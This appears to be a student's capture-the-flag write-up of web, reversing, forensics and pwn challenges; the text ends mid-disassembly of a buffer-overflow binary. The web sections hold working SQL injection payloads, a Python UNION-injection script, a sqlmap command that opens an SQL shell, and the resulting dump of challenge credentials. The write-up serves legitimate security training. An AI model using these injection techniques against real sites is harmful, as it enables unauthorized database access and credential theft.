

Final CTF Writeup

Web Challenges

Easy

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You know what to do - Start up everyone's favorite web client, put your thinking cap on, and do some math.

<http://web.n0l3ptr.com:8080/WebFinal/easy.php>

We access the above website and get:

This service requires the Microsoft Safari-Opera-Chrome browser to access

There for we change the User-Agent in Google Chrome to literally “Microsoft Safari-Opera-Chrome” as show below:

This service requires the Microsoft Safari-Opera-Chrome browser to access

Recording network activity...

Perform a request or hit ⌘ R to record the reload.

Note: some network activity from out-of-process iframes might be missing. See <http://crbug.com/75> details.

Console Network conditions x

Caching Disable cache

Network throttling Online

User agent Select automatically Custom... Microsoft Safari-Opera-Chrome

And we reload the page and get:

Math Time!

You have one second to answer the following problem

$$8119 + 3523 * 220 - 9116$$

Answer:

Elements Console Sources Network Performance Memory Application Security Audit

Filter Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other

20 ms 40 ms 60 ms 80 ms 100 ms 120 ms

Name	Headers	Preview	Response	Cookies	Timing
eas...			1 <!DOCTYPE html> 2 <html> 3 <body> 4 5 <center> 6 <form action="easy.php" method="POST"> 7 <h1>Math Time!</h1> 8 9 <p>You have one second to answer the following problem</p> 10 11 12 13 <expr>8119 + 3523 * 220 - 9116</expr> 14 15 16 Answer: <input name="answer" class="input" type="text"> 17 <input value="Submit" type="submit"> 18 </form> 19 </center> 20 21 </body> 22 </html>		
2 requ...					

Console Network conditions x

Caching Disable cache

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User agent Select automatically Custom... Microsoft Safari-Opera-Chrome

We type in a random value to see what post parameter we need to send when sending the answer:

User-Agent: Microsoft-Safari

▼ Form Data view source view
answer: 0

Using python and the “requests” module, we will send the user agent in a get request, parse out the expression from the source and evaluate and send a post request with the value assigned to the post parameter “answer” as well as making sure the cookie is set. Putting this in a script:

```
import math
import requests

def get_flag():
    url = 'http://web.n0l3ptr.com:8080/WebFinal/easy.php'
    headers = {'User-Agent': 'Microsoft Safari-Opera-Chrome'}
    gresponse = requests.get(url, headers=headers)
    #print(gresponse.text.split('<expr>')[-1].split('</expr>')[0])
    answer = {'answer': math.floor(eval(''.join(gresponse.text.split('<expr>')[-1].split('</expr>')[0])))}
    presponse = requests.post(url, data=answer, headers={'User-Agent': 'Microsoft Safari-Opera-Chrome', 'Cookie': gresponse.headers['Set-Cookie'].split(';')[0]})
```

if __name__ == '__main__':
 get_flag()

And running it, we get:

```
<!DOCTYPE html>
<html>
<body>

flag{w0wz_ur_g00d_47_m47H_huh??}

</body>
</html>
```

flag{w0wz_ur_g00d_47_m47H_huh??}

Medium

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I'm so confident in my web service that I'll even show you the source code.

<http://web.n0l3ptr.com:8080/WebFinal/medium.php>

We access the website and find:

Login

username:

password:

```
if(array_key_exists("username", $_GET)) {
    $link = mysqli_connect('localhost', 'finalexam', '[WouldntYouLikeToKnow]');
    $uName = $_REQUEST['username'];
    $pass = $_REQUEST['password'];

    if (strpos(strtoupper($uName), "OR") !== false || strpos(strtoupper($pass), "OR") !== false) {
        echo "Not this time... You're going to have to try harder.";
        die();
    }

    mysqli_select_db($link, 'webchal02');
    $statement = "SELECT * FROM users WHERE username = '$uName' AND password = '$pass'";
    $res = mysqli_query($link, $statement);
    if (array_key_exists("iamahacker", $_POST)) {
        if (mysqli_num_rows($res) > 1) {
            echo "$flag";
        }
    } else {
        echo "[MessageForYou]";
    }

    mysqli_close($link);
}
```

The page loaded so that is our first positive test. Our second positive test, we can try an SQL injection with the OR statement but that will not work to get the actual flag because the source checks for that word either in the username or password parameter. The result with the following injection in the password field:

```
?username=' OR '5'='5&password=' OR '5'='5
```

Gives us the result:



Not this time... You're going to have to try harder.

So, our second positive test worked but we cannot get to the flag this way. Entering the

```
"">|
```

In the username field our negative test didn't break the page, but we know the injection is possible since we were able to echo the failure message.

We can get around to not using OR by using the UNION clause. To get to the flag, we need a post parameter:

```
iamahacker
```

as well as have the query return number of rows greater than 1. Since the UNION clause requires the same number of expressions, we must include a WHERE clause where we can use the:

```
username <> '
```

conditional expression to give us all the rows with non-empty usernames which should return rows greater than number 1. We write the following python script:



```
medium.py
import requests

def get_flag():
    url = 'http://web.n0l3ptr.com:8080/WebFinal/medium.php'
    params = {'username': '-1'}
    data = {'username': '-1', 'password': '\' union select * from users where username <>\'' , 'iamahacker':''}
    resp = requests.post(url, params=params, data=data)
    print(resp.text)

if __name__ == '__main__':
    get_flag()
```

And running it, we get the flag

```
ipython medium.py
<h1>flag{1_533_Y0ur_SQL_sk1llz_h4v3_1mpr0v3d}</h1>

<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/bootstrap/3.3.7/css/bootstrap.min.css" />
<div class="container">
  <form action="medium.php" method="POST">
    <h1>Login</h1>
    <br />
    username: <input type="text" name="username" class="form-control" />
    password: <input type="password" name="password" class="form-control" />
    <br />
    <input type="submit" value="Submit" class="btn btn-primary" />
  </form>
</div>
```

flag{1_533_Y0ur_SQL_sk1llz_h4v3_1mpr0v3d}

Hard


Hard

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The superhero gang is back and this time they fixed some of the issues with their previous site. Can you still break into Ironman's account?

<http://web.n0l3ptr.com:8080/WebFinal/hard.php>

We access the website and get:



The page loaded so the first positive test is successful. We then examine the source and find this:

```
<p>Here you will find profiles of various super heroes.</p>
<p>The site has been overhauled to patch some of the previous issues...</p><br>
<!--<small>HINT: See if you can login to Ironman's account to find a flag</small>-->
<v>
```

Therefore, we try our second positive test by inserting in the username and password fields:

' OR '5'='5

And the result is:

The screenshot shows a login page with a background image of Iron Man and other Marvel characters. At the top, a red banner displays the error message "Error: Multiple Logins Found". Below the banner is a form with two input fields labeled "username:" and "password:", and a "Login" button. To the right of the page is a browser's developer tools Network tab, specifically the Headers section. It shows the following details:


Name	Value
Request URL	http://web.n0l3ptr.com
Request Method	POST
Status Code	200 OK
Remote Address	67.207.89.115
Referrer Policy	no-referrer-wh...

Below the Headers are sections for Response Headers, Request Headers, and Form Data. The Form Data section shows the submitted login and password values.

We try our negative test by entering:

">|

In the username field and it didn't break the page but only gave us the following error message:



But we know that an SQL injection is possible from our second positive test. For this we can use the SQLmap framework to find an injection and get shell access. We run the following command:

```
sqlmap -u 'http://web.n0l3ptr.com:8080/WebFinal/hard.php' --method POST --data 'login=&password=' --level 3 --sql-shell
```

and get the result:

```

[16:29:50] [INFO] POST parameter 'login' seems to be 'MySQL >= 5.0.12 AND time-based blind (SELECT)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk '(1) values? [Y/n] n
[16:30:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:30:17] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:30:19] [INFO] target URL appears to be UNION injectable with 5 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] n
[16:30:33] [WARNING] if UNION based SQL injection is not detected, please consider usage of option '--union-char' (e.g. '--union-char=1') and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[16:30:33] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[16:30:34] [INFO] POST parameter 'login' is 'Generic UNION query (random number) - 1 to 20 columns' injectable
POST parameter 'login' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 854 HTTP(s) requests:
---
Parameter: login (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: login=' AND (SELECT * FROM (SELECT(SLEEP(5)))nJxD) AND 'iqvT'='iqvT&password=
  Type: UNION query
  Title: Generic UNION query (random number) - 5 columns
  Payload: login=' UNION ALL SELECT 8918,CONCAT(0x716b716b71,0x466e755a62666f52694f454c5244434b4942726f416a6a6873697945535065724e7151664c6a506f,0x71
70786271),8918,8918,8918-- -&password=
---
[16:30:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx
back-end DBMS: MySQL 5.0.12
[16:30:36] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> █

```

We get shell access with the same level of sophistication even though the website said that the previous problems were patched. We do not get the list of table names with 'show tables;' query so we get around this by using the 'select table_name from information_schema.tables where table_schema=database();' query. Doing so gives us:

```

sql-shell> select table_name from information_schema.tables where table_schema=database();
[16:40:55] [INFO] fetching SQL SELECT statement query output: 'select table_name from information_schema.tables where table_schema=database()'
[16:40:55] [INFO] the SQL query used returns 1 entries
[16:40:55] [INFO] resumed: secret
select table_name from information_schema.tables where table_schema=database(); [1]:
[*] secret

sql-shell> select * from secret
[16:41:04] [INFO] fetching SQL SELECT statement query output: 'select * from secret'
[16:41:04] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[16:41:04] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[16:41:04] [INFO] fetching current database
[16:41:04] [INFO] fetching columns for table 'secret' in database 'webchal04'
[16:41:04] [INFO] the SQL query used returns 5 entries
[16:41:05] [INFO] retrieved: "id","int(10)"
[16:41:05] [INFO] retrieved: "login","varchar(100)"
[16:41:05] [INFO] retrieved: "password","varchar(100)"
[16:41:05] [INFO] retrieved: "secret","varchar(100)"
[16:41:05] [INFO] retrieved: "icon","varchar(512)"
[16:41:05] [INFO] the query with expanded column name(s) is: SELECT icon, id, login, password, secret FROM secret
[16:41:05] [INFO] the SQL query used returns 6 entries
[16:41:05] [INFO] retrieved: "https://vignette.wikia.nocookie.net/matrix/images/3/32/Neo.jpg/revision/latest/scale-to-width-down/250?cb=20060715235...
[16:41:05] [INFO] retrieved: "https://www.logo.com/r/www/r/catalogs/-/media/catalogs/characters/lbm_characters/primary/70900_1to1_batman_360_480.pn...
[16:41:05] [INFO] retrieved: "https://vignette.wikia.nocookie.net/disney/images/4/44/AoU_Thor_02.png/revision/latest?cb=20150310161346","3","Thor",...
[16:41:05] [INFO] retrieved: "https://vignette.wikia.nocookie.net/marveldatabase/images/7/78/Wolverine_Vol_3_73_70th_Anniversary_Variant_Textless.j...
[16:41:05] [INFO] retrieved: "https://upload.wikimedia.org/wikipedia/en/5/59/Hulk_(comics_character).png","5","Hulk","OvergrownToddler","Hulk Smash!"
[16:41:05] [INFO] retrieved: "https://lumiere-a.akamaihd.net/v1/images/usa_avengers_chi_ironman_n_cf2a66b6.png?region=0,0,300,300","6","Ironman","n...
select * from secret [6]:
[*] https://vignette.wikia.nocookie.net/matrix/images/3/32/Neo.jpg/revision/latest/scale-to-width-down/250?cb=20060715235228, 1, Neo, AndIthoughtIwasA
haxor, There is no spoon...
[*] https://www.logo.com/r/www/r/catalogs/-/media/catalogs/characters/lbm_characters/primary/70900_1to1_batman_360_480.png?l.r=1668006940, 2, Batman,
d4ddy_issues, I Am Batman
[*] https://vignette.wikia.nocookie.net/disney/images/4/44/AoU_Thor_02.png/revision/latest?cb=20150310161346, 3, Thor, h4mmer_compensa710n, For Asgard
!
[*] https://vignette.wikia.nocookie.net/marveldatabase/images/7/78/Wolverine_Vol_3_73_70th_Anniversary_Variant_Textless.jpg/revision/latest?cb=2009092
5123509, 4, Wolverine, SeriouslyMyMovieWasNotThatGreat, What's a Magneto?
[*] https://upload.wikimedia.org/wikipedia/en/5/59/Hulk_(comics_character).png, 5, Hulk, OvergrownToddler, Hulk Smash!
[*] https://lumiere-a.akamaihd.net/v1/images/usa_avengers_chi_ironman_n_cf2a66b6.png?region=0,0,300,300, 6, Ironman, nucl34r_r34c70r, The Flag Is Here
!

sql-shell> █

```

And based on the retrieved columns, we figure out that Ironman's login information is:
 Username == Ironman
 Password == nucl34r_r34c70r

Entering this information in the website, we retrieve the flag:



flag{Y0u_h4v3_d0n3_v3ry_w311_h4v3_4_n1c3_5umm3r!}

Reversing

Access Code

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Can you break the access code?

Flag format: "flag{" + accesscode + "}"

EX: flag{1234567890}

 easy.zip

After unzipping the file, we run the 'file' command and get:

```
~/ct/final/rev/easy ☺ file easy
easy: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=f4c2b91d3ae6366f64511f2fcf61af59f941b891, not stripped
```

It is a 64-bit ELF binary in LSB form and stripped. Next, we run 'strings' on the file and find these two strings of interest:

[]A\A]A^A
Access Code Required:
Access Granted
;*3\$"

It is most likely that we have to simply provide the correct input which will grant us access and the input then will be the flag. Running the program, we get:

```
~/ct/final/rev/easy ☺ ./easy
Access Code Required: 00000
```

We now load up the binary in radare2, analyze it with 'aaaaa' and list the functions with 'afl' command. We get:

```
[~/ct/final/rev/easy] r2 easy
-- R2 loves everyone, even Java coders, but less than others
[0x00400850]> aaaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Emulate code to find computed references (aae)
[x] Analyze consecutive function (aat)
[x] Constructing a function name for fcn.* and sym.func.* func
[x] Type matching analysis for all functions (afta)
[0x00400850]> afl
0x00400778    3 26          sym._init
0x004007b0    1 6           sym.std::ios_base::Init::Init
0x004007c0    1 6           sym.imp._libc_start_main
0x004007d0    1 6           sym.imp._cxa_atexit
0x004007e0    1 6           sym.std::ios_base::Init::_Init
0x004007f0    1 6           sym.std::basic_ostream<char, std::char_traits<char>>::basic_ostream<char, std::char_traits<char>>::basic_ostream
0x00400800    1 6           sym.imp._stack_chk_fail
0x00400810    1 6           sym.std::istream::operator__int
0x00400820    1 6           sym.std::ostream::operator__std::basic_ostream<char, std::char_traits<char>>::basic_ostream
0x00400830    1 6           sym.std::basic_ostream<char, std::char_traits<char>>::basic_ostream<char, std::char_traits<char>>::basic_ostream
0x00400840    1 6           sub.__gmon_start_840
0x00400850    1 41          entry0
0x00400880    4 50          -> 41          sym.deregister_tm_clones
0x004008c0    3 53          sym.register_tm_clones
0x00400900    3 28          sym.__do_global_dtors_aux
0x00400920    4 38          -> 35          entry1.init
0x00400946    5 152         main
0x004009de    4 62          sym.__static_initialization_and_destruction_0
0x00400a1c    1 21          sym._GLOBAL_sub_I_main
0x00400a40    4 101         sym.__libc_csu_init
0x00400ab0    1 2           sym.__libc_csu_fini
0x00400ab4    1 9           sym._fini
```

We see the main function, so we seek to it and open up graph mode:

The screenshot shows a debugger interface with two main panes. The top pane displays assembly code:

```
lea    rax, [local_14h]
mov   rsi, rax
; obj.std::cin
; 0x601080
mov   edi, sym.std::cin
call  sym.std::istream::operator__int;
mov   eax, dword [local_14h]
sub   eax, 0x75a35b40
mov   dword [local_10h], eax
mov   eax, dword [local_10h]
add   eax, eax
mov   dword [local_ch], eax
; [0x14b7c2de:4]=-1
cmp   dword [local_ch], 0x14b7c2de
jne  0x4009c3;[gc]
```

The bottom pane shows a memory dump with several sections highlighted in red, green, and blue, corresponding to the assembly code above. The dump includes memory addresses and their values.

Memory dump details:

Address	Value	Section
0x4009a7 ;[gf]	Access Granted	Red
; 0x400adb		Green
; "Access Granted"		Blue
MOV esi, str.Access_Granted		Red
; 0x6011a0		Green
MOV edi, obj.std::cout		Blue
call sym.std::basic_ostream<char>::char_traits<char>::operator<std::char		Red

From above we see that our input has to be such that:

$$(\text{Input} - 0x75a35b40) + (\text{Input} - 0x75a35b40) == 0x14b7c2de$$

We can solve the above equation in python interpreter:

```
In [1]: hex(0x14b7c2de//2 + 0x75a35b40)
Out[1]: '0x7fff3caf'
```

```
In [2]: 0x14b7c2de//2 + 0x75a35b40
Out[2]: 2147433647
```

We see that reversing the equation gives us a number that can be stored as an int value.

Providing that number as input, we get:

```
~/ct/final/rev/easy 😊 ./easy
Access Code Required: 2147433647
Access Granted
-
```

flag{2147433647}

Learn 2 Run

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Keep on running...

 medium.zip

After unzipping the file, we run the file command and get:

```
~/ct/final/rev/second ☺ file learn2run
learn2run: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.3
, for GNU/Linux 3.2.0, BuildID[sha1]=ddf839e5bfecd397422701ce3dc1fa3f63da61b9, not stripped
~/ct/final/rev/second ☺
```

We find that this a 32-bit ELF executable in LSB form but for ARM architecture. Running strings on the file doesn't give us anything meaningful but we can assume that the executable will eventually decrypt the encrypted txt file which likely holds the flag. We run the file with the following command:

```
qemu-arm -L /usr/arm-linux-gnueabihf/ ./learn2run
```

And get the flag without reversing ☺:

```
~/ct/final/rev/second ☺ qemu-arm -L /usr/arm-linux-gnueabihf/ ./learn2run
flag{x86_will_always_b3_b3t3r}
```

flag{x86_will_always_b3_b3t3r}

Forensics

Anti-Forensics

Anti-Forensics

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VILE is troubled by your recent success. They are deploying advanced anti-forensics techniques to thwart your future endeavours. We grabbed a draft of their new anti-forensics guide. See if you can find any flags in it.

 VILEGuideFo...

We first run the ‘file’ command and get:

```
~/ct/final/for ↴ file VILEGuideForEvadingAgents-DRAFT.docx
VILEGuideForEvadingAgents-DRAFT.docx: data
```

Interestingly, so it doesn’t seem to be a ‘word document’. We next run ‘strings’ before progressing further and find this base64 encoded string:

```
JFIF
Exif
ZmxhZ3tLMzNwX3VwXzFmX1UtQzR8XHx9Cg==
$3br
%& '()*456789:CDEFHIJSTUVWXYZcdefghijs
```

We open up python interpreter to decode it and get:

```
In [7]: from base64 import *
In [8]: af = 'ZmxhZ3tLMzNwX3VwXzFmX1UtQzR8XHx9Cg=='
In [9]: b64decode(af)
Out[9]: b'flag{K33p_up_1f_U-C4|\\"|}\n'
In [10]:
```

We get the flag.

```
flag{K33p_up_1f_U-C4|\\"|}
```

Double-Dealing Diva

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We have intercepted some communications between two computers on VILE's network. They are employing advanced techniques to keep us from understanding their communications. What are they saying to each other?

 CLASSIFIED....

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We first run the 'file' command on both 'pcapng' files to confirm that they are in fact 'pcapng' files:

```
~/ct/final/for 😊 file *.pcapng
CLASSIFIED0.pcapng: pcap-ng capture file - version 1.0
CLASSIFIED.pcapng: pcap-ng capture file - version 1.0
```

We open up the 'CLASSIFIED.pcapng' file with wireshark tool and look at the 'conversations' from the 'statistics' menu option:


Ethernet	IPv4 - 8	IPv6	TCP - 5	UDP - 4									
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s
192.168.1.112	40568	192.168.1.114	9002	36	46 k	19	45 k	17	1164	12.276656	0.0014	—	
192.168.1.114	48366	172.217.3.238	443	7	565	4	349	3	216	0.000000	0.0312	89 k	
192.168.1.114	50898	172.217.11.142	443	8	1345	3	754	5	591	1.903496	0.1149	52 k	
192.168.1.114	51120	172.217.1.2	443	14	1454	0	734	4	730	12.96002E	2.4420	2402	

We find a lot of traffic between the IP addresses 192.168.1.112 and 192.168.1.114. We select the 'follow stream...' option on the bottom right and get this stream of text in stream 2:

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Entire conversation (44 kB) Show and save data as ASCII Stream Find Next

Since this is a long string, we select the whole string and paste it in the site, <https://www.base64decode.org/>, and we get:



We see that it decodes to a ‘decoded.jpeg’ file. We run ‘file’ on that file and confirm that it is a ‘jpeg’ file. Next we open the ‘CLASSIFIED0.pcapng’ and in ‘conversations’ we find a heavy traffic between the same IP addresses we found heavy traffic for in the previous ‘pcapng’ file. Therefore, we follow the tcp stream and in stream 0, we find a similar long string of base64 encoded string. We copy it into the above website and get another decoded.jpeg. After confirming that is a jpeg with the file command, we open both images and they look to be the same, but we rename the second ‘decoded.jpeg’ to ‘decoded0.jpeg’ and run the following command to see if they are in fact the same images:

```
cmp -bl decoded.jpeg decoded0.jpeg
```

and get:

```
~/ct/final/for ↵ cmp -bl decoded.:
 737 132 Z      2 ^B
 842 155 m     212 M-^J
2756 170 x     240 M-
2845 150 h      2 ^B
2899 132 Z      52 *
2951  63 3     103 C
2984 163 s     227 M-^W
3143 167 w     104 D
3203 143 c     356 M-n
3259 155 m      60 0
3269 121 Q     123 S
3286 172 z     123 S
3371 143 c      5 ^E
3480 154 l     24 ^T
17474 71 9     252 M-* 
17475 116 N     214 M-^L
17476 115 M     300 M-@ 
17477 104 D     220 M-^P

...
18477 152 j     377 M-^?
18660 122 R     205 M-^E
18696 172 z      5 ^E
18883 130 X     277 M-?
19027 63 3     377 M-^?
19127 115 M      54 ,
19128 167 w     332 M-Z
19129 115 M      51 )
19414 107 G      0 ^@
19415 65 5     372 M-z
19557 71 9     232 M-^Z
19558 103 C     311 M-I
19701 147 g     276 M->
19873 75 =     223 M-^S
20795 75 =     326 M-V
```

We find a base64 encoded string in the third column, so we run the following command:

```
cmp -bl decoded.jpeg decoded0.jpeg | awk '{printf $3;}'
```

And get:

```
~/ct/final/for ↵ cmp -bl decoded.jpeg decoded0.jpeg | awk '{printf $3;}' 
ZmxhZ3swcmQzcl9NMDRyX1IzzF9GM2QwcjRzX3MwMG59Cg==~/ct/final/for ↵ █
```

We decode the string in python interpreter:

```
In [1]: ds = 'ZmxhZ3swcmQzcl9NMDRyX1IzzF9GM2QwcjRzX3MwMG59Cg=='
```

```
In [2]: from base64 import *
```

```
In [3]: b64decode(ds)
```

```
Out[3]: b'flag{0rd3r_M04r_R3d_F3d0r4s_s00n}\n'
```

And we get the flag.

```
flag{0rd3r_M04r_R3d_F3d0r4s_s00n}
```

Pwn

easypeasy

easypeasy

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nc pwn.n0l3ptr.com 10981



We first run the 'checksec' and 'file' command on the executable:

```
[*] '/media/sf_ubuntu16.04-shared/1ctf/final/pwn/easy/easypeasy'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
~/ct/final/pwn/easy file easypeasy
easypeasy: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib
64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=12a43634bdab52e293cd5fc6e1c4e043c2688b2
9, stripped
```

We have a 64-bit ELF binary in LSB form with NX enabled and stripped. Next, we run strings and find:

```
fopen
puts
printf
calloc
stdout
fclose
fread
__libc_start_main
free
GLIBC_2.2.5
__gmon_start__
%R
UH-x
AWAVA
AUATL
[]A\A]A^A_
./flag
No flag found!:( 
What is the correct input?
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.9) 5.4.0 20160609
```

We see ‘fopen’, ‘fclose’, ‘./flag’ and ‘No flag found!:(’ strings. We can therefore assume that somewhere in the program, ‘fopen’ would be called to open the ‘flag’ file. Next, we run the program and get:

```
~/ct/final/pwn/easy 😊 ./easypeasy
What is the correct input? dfdf
dfdf
```

—

Next, we run ‘ltrace’ on the program and get:

```
~/ct/final/pwn/easy 🐍 ltrace ./easypeasy
__libc_start_main(0x4008aa, 1, 0x7ffc077416c8, 0x4008d0 <unfinished ...>
printf("What is the correct input? ") = 27
fflush(0x7fb446d98620) = 0
gets(0x7ffc077412b0, 0x7fb446d99780, 0, 0x7fb446aca2c0aayyy
) = 0x7ffc077412b0
puts("aayyy") = 6
fflush(0x7fb446d98620) = 0
+++ exited (status 0) +++
```

We see ‘gets’ function being used. Next, we examine the file in radare2 and in function listings, we find these functions:

```
[0x004006b0]> afl
0x004005c8 3 26      sub.__gmon_start_5c8
0x00400600 1 6       sym.imp.free
0x00400610 1 6       sym.imp.puts
0x00400620 1 6       sym.imp.fread
0x00400630 1 6       sym.imp	fclose
0x00400640 1 6       sym.imp.printf
0x00400650 1 6       sym.imp.__libc_start_main
0x00400660 1 6       sym.impcalloc
0x00400670 1 6       sym.imp.gets
0x00400680 1 6       sym.imp fflush
0x00400690 1 6       sym.imp fopen
0x004006a0 1 6       sub.__gmon_start_6a0
0x004006b0 1 41      entry0
0x004006e0 4 50      -> 41  fcn.004006e0
0x00400760 3 28      entry2.fini
0x00400780 8 38      -> 90  entry1.init
0x0040084c 1 94      sub.What_is_the_correct_input_84c
0x004008aa 1 32      main
```

We find ‘main’ and interestingly we see the ‘fread’ and ‘fopen’ functions. We examine main and it calls another function where we actually provide our input to gets. Examining that function:

```

[0x40084c] ;[ge]
fcn sub.What_is_the_correct_input_84c 94
    sub.What_is_the_correct_input_84c ();
; var int local_310h @ rbp-0x310
; CALL XREF from 0x004008be (main)
push rbp
mov rbp, rsp
